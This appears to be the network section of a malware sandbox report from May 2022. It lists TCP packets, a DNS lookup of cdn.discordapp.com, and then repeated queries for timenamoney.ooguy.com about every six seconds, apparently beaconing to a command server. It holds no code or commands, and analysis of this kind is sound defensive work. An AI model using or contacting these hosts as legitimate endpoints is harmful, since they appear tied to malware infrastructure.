May 26, 2022 22:56:18.197256088 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.197490931 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.197578907 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.197609901 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.197753906 CEST	443	49767	162.159.129.233	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 22:56:18.197812080 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.197830915 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.197848082 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.198005915 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.198038101 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.198149920 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.198195934 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.198220968 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.198373079 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.198395014 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.198436975 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.198555946 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.198587894 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.198731899 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.198748112 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.198764086 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.198777914 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.198940992 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.198972940 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.199137926 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.199223042 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.199296951 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.199323893 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.199331999 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.199489117 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.199522018 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.199650049 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.199681997 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.199842930 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.199873924 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.199995041 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.200035095 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.200057983 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.200063944 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.200202942 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.200285912 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.200388908 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.200418949 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.200579882 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.200664997 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.200769901 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.200794935 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.200810909 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.200953007 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.200974941 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.201064110 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.201132059 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.201159000 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.201231003 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.201417923 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.201457977 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.201483011 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.201611996 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.201800108 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.205446959 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.205634117 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.205665112 CEST	49767	443	192.168.11.20	162.159.129.233
May 26, 2022 22:56:18.205876112 CEST	443	49767	162.159.129.233	192.168.11.20
May 26, 2022 22:56:18.206020117 CEST	49767	443	192.168.11.20	162.159.129.233

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 22:56:17.944097042 CEST	59088	53	192.168.11.20	1.1.1.1
May 26, 2022 22:56:17.952687979 CEST	53	59088	1.1.1.1	192.168.11.20
May 26, 2022 22:56:19.370522022 CEST	49476	53	192.168.11.20	8.8.8.8
May 26, 2022 22:56:19.502645016 CEST	53	49476	8.8.8.8	192.168.11.20
May 26, 2022 22:56:25.761801004 CEST	56094	53	192.168.11.20	8.8.8.8
May 26, 2022 22:56:25.915883064 CEST	53	56094	8.8.8.8	192.168.11.20
May 26, 2022 22:56:32.109195948 CEST	51424	53	192.168.11.20	8.8.8.8
May 26, 2022 22:56:32.275470972 CEST	53	51424	8.8.8.8	192.168.11.20
May 26, 2022 22:56:38.469002008 CEST	54402	53	192.168.11.20	8.8.8.8
May 26, 2022 22:56:38.598752975 CEST	53	54402	8.8.8.8	192.168.11.20
May 26, 2022 22:56:44.759712934 CEST	52948	53	192.168.11.20	8.8.8.8
May 26, 2022 22:56:44.889226913 CEST	53	52948	8.8.8.8	192.168.11.20
May 26, 2022 22:56:51.119111061 CEST	60245	53	192.168.11.20	8.8.8.8
May 26, 2022 22:56:51.286528111 CEST	53	60245	8.8.8.8	192.168.11.20
May 26, 2022 22:56:57.556022882 CEST	49467	53	192.168.11.20	8.8.8.8
May 26, 2022 22:56:57.564409018 CEST	53	49467	8.8.8.8	192.168.11.20
May 26, 2022 22:57:03.795886993 CEST	63092	53	192.168.11.20	8.8.8.8
May 26, 2022 22:57:03.948545933 CEST	53	63092	8.8.8.8	192.168.11.20
May 26, 2022 22:57:10.235336065 CEST	62270	53	192.168.11.20	8.8.8.8
May 26, 2022 22:57:10.365535975 CEST	53	62270	8.8.8.8	192.168.11.20
May 26, 2022 22:57:16.583590031 CEST	49920	53	192.168.11.20	8.8.8.8
May 26, 2022 22:57:16.592194080 CEST	53	49920	8.8.8.8	192.168.11.20
May 26, 2022 22:57:23.941036940 CEST	52713	53	192.168.11.20	8.8.8.8
May 26, 2022 22:57:23.951476097 CEST	53	52713	8.8.8.8	192.168.11.20
May 26, 2022 22:57:30.142916918 CEST	51295	53	192.168.11.20	8.8.8.8
May 26, 2022 22:57:30.153330088 CEST	53	51295	8.8.8.8	192.168.11.20
May 26, 2022 22:57:36.447880030 CEST	64535	53	192.168.11.20	8.8.8.8
May 26, 2022 22:57:36.458362103 CEST	53	64535	8.8.8.8	192.168.11.20
May 26, 2022 22:57:42.765239000 CEST	53972	53	192.168.11.20	8.8.8.8
May 26, 2022 22:57:42.775795937 CEST	53	53972	8.8.8.8	192.168.11.20
May 26, 2022 22:57:49.071717024 CEST	62125	53	192.168.11.20	8.8.8.8
May 26, 2022 22:57:49.079962015 CEST	53	62125	8.8.8.8	192.168.11.20
May 26, 2022 22:57:55.387375116 CEST	57703	53	192.168.11.20	8.8.8.8
May 26, 2022 22:57:55.396287918 CEST	53	57703	8.8.8.8	192.168.11.20
May 26, 2022 22:58:02.714227915 CEST	55631	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:02.722851038 CEST	53	55631	8.8.8.8	192.168.11.20
May 26, 2022 22:58:08.790844917 CEST	56620	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:08.801352024 CEST	53	56620	8.8.8.8	192.168.11.20
May 26, 2022 22:58:14.961462975 CEST	65449	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:14.970187902 CEST	53	65449	8.8.8.8	192.168.11.20
May 26, 2022 22:58:19.725739002 CEST	52026	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:19.884291887 CEST	53	52026	8.8.8.8	192.168.11.20
May 26, 2022 22:58:25.958996058 CEST	61795	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:25.967468023 CEST	53	61795	8.8.8.8	192.168.11.20
May 26, 2022 22:58:32.132129908 CEST	60990	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:32.140337944 CEST	53	60990	8.8.8.8	192.168.11.20
May 26, 2022 22:58:38.362163067 CEST	57977	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:38.373121977 CEST	53	57977	8.8.8.8	192.168.11.20
May 26, 2022 22:58:44.439168930 CEST	63754	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:44.594331026 CEST	53	63754	8.8.8.8	192.168.11.20
May 26, 2022 22:58:50.673515081 CEST	55854	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:50.684278965 CEST	53	55854	8.8.8.8	192.168.11.20
May 26, 2022 22:58:56.796745062 CEST	58203	53	192.168.11.20	8.8.8.8
May 26, 2022 22:58:56.924204111 CEST	53	58203	8.8.8.8	192.168.11.20
May 26, 2022 22:59:03.044397116 CEST	52977	53	192.168.11.20	8.8.8.8
May 26, 2022 22:59:03.204742908 CEST	53	52977	8.8.8.8	192.168.11.20
May 26, 2022 22:59:09.314876080 CEST	58148	53	192.168.11.20	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 22:59:09.475416899 CEST	53	58148	8.8.8.8	192.168.11.20
May 26, 2022 22:59:15.620628119 CEST	50720	53	192.168.11.20	8.8.8.8
May 26, 2022 22:59:15.750709057 CEST	53	50720	8.8.8.8	192.168.11.20
May 26, 2022 22:59:21.887063980 CEST	54238	53	192.168.11.20	8.8.8.8
May 26, 2022 22:59:21.897727013 CEST	53	54238	8.8.8.8	192.168.11.20
May 26, 2022 22:59:27.961395025 CEST	64712	53	192.168.11.20	8.8.8.8
May 26, 2022 22:59:27.969963074 CEST	53	64712	8.8.8.8	192.168.11.20
May 26, 2022 22:59:34.132642031 CEST	56727	53	192.168.11.20	8.8.8.8
May 26, 2022 22:59:34.143362999 CEST	53	56727	8.8.8.8	192.168.11.20
May 26, 2022 22:59:40.239417076 CEST	58851	53	192.168.11.20	8.8.8.8
May 26, 2022 22:59:40.408190966 CEST	53	58851	8.8.8.8	192.168.11.20
May 26, 2022 22:59:46.565993071 CEST	63210	53	192.168.11.20	8.8.8.8
May 26, 2022 22:59:46.574675083 CEST	53	63210	8.8.8.8	192.168.11.20
May 26, 2022 22:59:52.736718893 CEST	55172	53	192.168.11.20	8.8.8.8
May 26, 2022 22:59:52.747231960 CEST	53	55172	8.8.8.8	192.168.11.20
May 26, 2022 22:59:58.798115015 CEST	57061	53	192.168.11.20	8.8.8.8
May 26, 2022 22:59:58.808669090 CEST	53	57061	8.8.8.8	192.168.11.20
May 26, 2022 23:00:04.921264887 CEST	58867	53	192.168.11.20	8.8.8.8
May 26, 2022 23:00:04.931792974 CEST	53	58867	8.8.8.8	192.168.11.20
May 26, 2022 23:00:11.045850039 CEST	55593	53	192.168.11.20	8.8.8.8
May 26, 2022 23:00:11.056566954 CEST	53	55593	8.8.8.8	192.168.11.20
May 26, 2022 23:00:17.185695887 CEST	50201	53	192.168.11.20	8.8.8.8
May 26, 2022 23:00:17.313097954 CEST	53	50201	8.8.8.8	192.168.11.20
May 26, 2022 23:00:23.418376923 CEST	58263	53	192.168.11.20	8.8.8.8
May 26, 2022 23:00:23.427269936 CEST	53	58263	8.8.8.8	192.168.11.20
May 26, 2022 23:00:29.525124073 CEST	58184	53	192.168.11.20	8.8.8.8
May 26, 2022 23:00:29.534392118 CEST	53	58184	8.8.8.8	192.168.11.20
May 26, 2022 23:00:35.655673981 CEST	62556	53	192.168.11.20	8.8.8.8
May 26, 2022 23:00:35.663703918 CEST	53	62556	8.8.8.8	192.168.11.20
May 26, 2022 23:00:41.772674084 CEST	56888	53	192.168.11.20	8.8.8.8
May 26, 2022 23:00:41.783401966 CEST	53	56888	8.8.8.8	192.168.11.20
May 26, 2022 23:00:47.911969900 CEST	50100	53	192.168.11.20	8.8.8.8
May 26, 2022 23:00:47.920675039 CEST	53	50100	8.8.8.8	192.168.11.20
May 26, 2022 23:00:54.066659927 CEST	52333	53	192.168.11.20	8.8.8.8
May 26, 2022 23:00:54.076555014 CEST	53	52333	8.8.8.8	192.168.11.20
May 26, 2022 23:01:00.143632889 CEST	61703	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:00.154145002 CEST	53	61703	8.8.8.8	192.168.11.20
May 26, 2022 23:01:06.314536095 CEST	54934	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:06.323120117 CEST	53	54934	8.8.8.8	192.168.11.20
May 26, 2022 23:01:12.437952995 CEST	51813	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:12.448194981 CEST	53	51813	8.8.8.8	192.168.11.20
May 26, 2022 23:01:18.568036079 CEST	62086	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:18.576674938 CEST	53	62086	8.8.8.8	192.168.11.20
May 26, 2022 23:01:24.687258959 CEST	57140	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:24.695985079 CEST	53	57140	8.8.8.8	192.168.11.20
May 26, 2022 23:01:30.761780977 CEST	59950	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:30.772237062 CEST	53	59950	8.8.8.8	192.168.11.20
May 26, 2022 23:01:36.932429075 CEST	61604	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:36.942620993 CEST	53	61604	8.8.8.8	192.168.11.20
May 26, 2022 23:01:43.025840044 CEST	55927	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:43.156709909 CEST	53	55927	8.8.8.8	192.168.11.20
May 26, 2022 23:01:49.461431026 CEST	59565	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:49.470392942 CEST	53	59565	8.8.8.8	192.168.11.20
May 26, 2022 23:01:55.631266117 CEST	49963	53	192.168.11.20	8.8.8.8
May 26, 2022 23:01:55.640096903 CEST	53	49963	8.8.8.8	192.168.11.20
May 26, 2022 23:02:01.723764896 CEST	56068	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:01.734304905 CEST	53	56068	8.8.8.8	192.168.11.20
May 26, 2022 23:02:07.836009026 CEST	50768	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:07.846244097 CEST	53	50768	8.8.8.8	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 23:02:13.970880032 CEST	58530	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:13.979751110 CEST	53	58530	8.8.8.8	192.168.11.20
May 26, 2022 23:02:20.081634998 CEST	54481	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:20.092257977 CEST	53	54481	8.8.8.8	192.168.11.20
May 26, 2022 23:02:26.207834005 CEST	63400	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:26.218049049 CEST	53	63400	8.8.8.8	192.168.11.20
May 26, 2022 23:02:32.328444004 CEST	62581	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:32.498123884 CEST	53	62581	8.8.8.8	192.168.11.20
May 26, 2022 23:02:37.926033974 CEST	57188	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:37.934736967 CEST	53	57188	8.8.8.8	192.168.11.20
May 26, 2022 23:02:44.027009964 CEST	53047	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:44.036978960 CEST	53	53047	8.8.8.8	192.168.11.20
May 26, 2022 23:02:50.213300943 CEST	58396	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:50.223522902 CEST	53	58396	8.8.8.8	192.168.11.20
May 26, 2022 23:02:56.289926052 CEST	58656	53	192.168.11.20	8.8.8.8
May 26, 2022 23:02:56.419696093 CEST	53	58656	8.8.8.8	192.168.11.20
May 26, 2022 23:03:02.508759975 CEST	50301	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:02.518985033 CEST	53	50301	8.8.8.8	192.168.11.20
May 26, 2022 23:03:08.634332895 CEST	51125	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:08.643898010 CEST	53	51125	8.8.8.8	192.168.11.20
May 26, 2022 23:03:14.755961895 CEST	54759	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:14.766194105 CEST	53	54759	8.8.8.8	192.168.11.20
May 26, 2022 23:03:20.878443956 CEST	49657	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:20.888705969 CEST	53	49657	8.8.8.8	192.168.11.20
May 26, 2022 23:03:27.003328085 CEST	55910	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:27.013995886 CEST	53	55910	8.8.8.8	192.168.11.20
May 26, 2022 23:03:33.125438929 CEST	58062	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:33.133816957 CEST	53	58062	8.8.8.8	192.168.11.20
May 26, 2022 23:03:39.257931948 CEST	58538	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:39.268352032 CEST	53	58538	8.8.8.8	192.168.11.20
May 26, 2022 23:03:45.420042992 CEST	58317	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:45.429908037 CEST	53	58317	8.8.8.8	192.168.11.20
May 26, 2022 23:03:51.497894049 CEST	60169	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:51.506457090 CEST	53	60169	8.8.8.8	192.168.11.20
May 26, 2022 23:03:57.619930983 CEST	50145	53	192.168.11.20	8.8.8.8
May 26, 2022 23:03:57.787252903 CEST	53	50145	8.8.8.8	192.168.11.20
May 26, 2022 23:04:03.870403051 CEST	59961	53	192.168.11.20	8.8.8.8
May 26, 2022 23:04:04.032357931 CEST	53	59961	8.8.8.8	192.168.11.20
May 26, 2022 23:04:10.195959091 CEST	52282	53	192.168.11.20	8.8.8.8
May 26, 2022 23:04:10.354782104 CEST	53	52282	8.8.8.8	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 22:56:17.944097042 CEST	192.168.11.20	1.1.1.1	0xa78b	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
May 26, 2022 22:56:19.370522022 CEST	192.168.11.20	8.8.8.8	0x25d0	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:56:25.761801004 CEST	192.168.11.20	8.8.8.8	0x58c5	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:56:32.109195948 CEST	192.168.11.20	8.8.8.8	0xc137	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:56:38.469002008 CEST	192.168.11.20	8.8.8.8	0x9572	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:56:44.759712934 CEST	192.168.11.20	8.8.8.8	0xfe65	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:56:51.119111061 CEST	192.168.11.20	8.8.8.8	0x3583	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:56:57.556022882 CEST	192.168.11.20	8.8.8.8	0xcb10	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:57:03.795886993 CEST	192.168.11.20	8.8.8.8	0xa00e	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 22:57:10.235336065 CEST	192.168.11.20	8.8.8.8	0x410b	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:57:16.583590031 CEST	192.168.11.20	8.8.8.8	0xccfe	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:57:23.941036940 CEST	192.168.11.20	8.8.8.8	0xcf99	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:57:30.142916918 CEST	192.168.11.20	8.8.8.8	0x48dc	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:57:36.447880030 CEST	192.168.11.20	8.8.8.8	0x2682	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:57:42.765239000 CEST	192.168.11.20	8.8.8.8	0x2648	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:57:49.071717024 CEST	192.168.11.20	8.8.8.8	0xb6b7	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:57:55.387375116 CEST	192.168.11.20	8.8.8.8	0x66db	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:02.714227915 CEST	192.168.11.20	8.8.8.8	0xe7f0	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:08.790844917 CEST	192.168.11.20	8.8.8.8	0x7b6e	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:14.961462975 CEST	192.168.11.20	8.8.8.8	0xa9e	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:19.725739002 CEST	192.168.11.20	8.8.8.8	0xa8b4	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:25.958996058 CEST	192.168.11.20	8.8.8.8	0x1405	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:32.132129908 CEST	192.168.11.20	8.8.8.8	0x5361	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:38.362163067 CEST	192.168.11.20	8.8.8.8	0xd343	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:44.439168930 CEST	192.168.11.20	8.8.8.8	0x9599	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:50.673515081 CEST	192.168.11.20	8.8.8.8	0x3fd0	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:58:56.796745062 CEST	192.168.11.20	8.8.8.8	0x8584	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:03.044397116 CEST	192.168.11.20	8.8.8.8	0xdef1	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:09.314876080 CEST	192.168.11.20	8.8.8.8	0xaffb	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:15.620628119 CEST	192.168.11.20	8.8.8.8	0xc2d3	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:21.887063980 CEST	192.168.11.20	8.8.8.8	0x1515	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:27.961395025 CEST	192.168.11.20	8.8.8.8	0xc95f	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:34.132642031 CEST	192.168.11.20	8.8.8.8	0x9acd	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:40.239417076 CEST	192.168.11.20	8.8.8.8	0x559	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:46.565993071 CEST	192.168.11.20	8.8.8.8	0xc4c1	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:52.736718893 CEST	192.168.11.20	8.8.8.8	0xc6	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 22:59:58.798115015 CEST	192.168.11.20	8.8.8.8	0x4d8a	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:00:04.921264887 CEST	192.168.11.20	8.8.8.8	0x3d98	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:00:11.045850039 CEST	192.168.11.20	8.8.8.8	0xbdda	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:00:17.185695887 CEST	192.168.11.20	8.8.8.8	0x3874	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:00:23.418376923 CEST	192.168.11.20	8.8.8.8	0x67f3	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:00:29.525124073 CEST	192.168.11.20	8.8.8.8	0x51a7	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:00:35.655673981 CEST	192.168.11.20	8.8.8.8	0xde6	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:00:41.772674084 CEST	192.168.11.20	8.8.8.8	0x4c97	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 23:00:47.911969900 CEST	192.168.11.20	8.8.8.8	0x58f7	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:00:54.066659927 CEST	192.168.11.20	8.8.8.8	0x2c4b	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:00.143632889 CEST	192.168.11.20	8.8.8.8	0x2640	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:06.314536095 CEST	192.168.11.20	8.8.8.8	0x95ce	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:12.437952995 CEST	192.168.11.20	8.8.8.8	0x423b	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:18.568036079 CEST	192.168.11.20	8.8.8.8	0x9c89	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:24.687258959 CEST	192.168.11.20	8.8.8.8	0x5b67	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:30.761780977 CEST	192.168.11.20	8.8.8.8	0xc00f	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:36.932429075 CEST	192.168.11.20	8.8.8.8	0x8eac	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:43.025840044 CEST	192.168.11.20	8.8.8.8	0x1f0a	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:49.461431026 CEST	192.168.11.20	8.8.8.8	0xc6d6	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:01:55.631266117 CEST	192.168.11.20	8.8.8.8	0x5440	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:02:01.723764896 CEST	192.168.11.20	8.8.8.8	0x1356	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:02:07.836009026 CEST	192.168.11.20	8.8.8.8	0x6fea	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:02:13.970880032 CEST	192.168.11.20	8.8.8.8	0x7db1	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:02:20.081634998 CEST	192.168.11.20	8.8.8.8	0xd8f5	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:02:26.207834005 CEST	192.168.11.20	8.8.8.8	0x2555	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:02:32.328444004 CEST	192.168.11.20	8.8.8.8	0x6097	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:02:37.926033974 CEST	192.168.11.20	8.8.8.8	0xfa72	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:02:44.027009964 CEST	192.168.11.20	8.8.8.8	0xeea2	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:02:50.213300943 CEST	192.168.11.20	8.8.8.8	0xf5b6	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
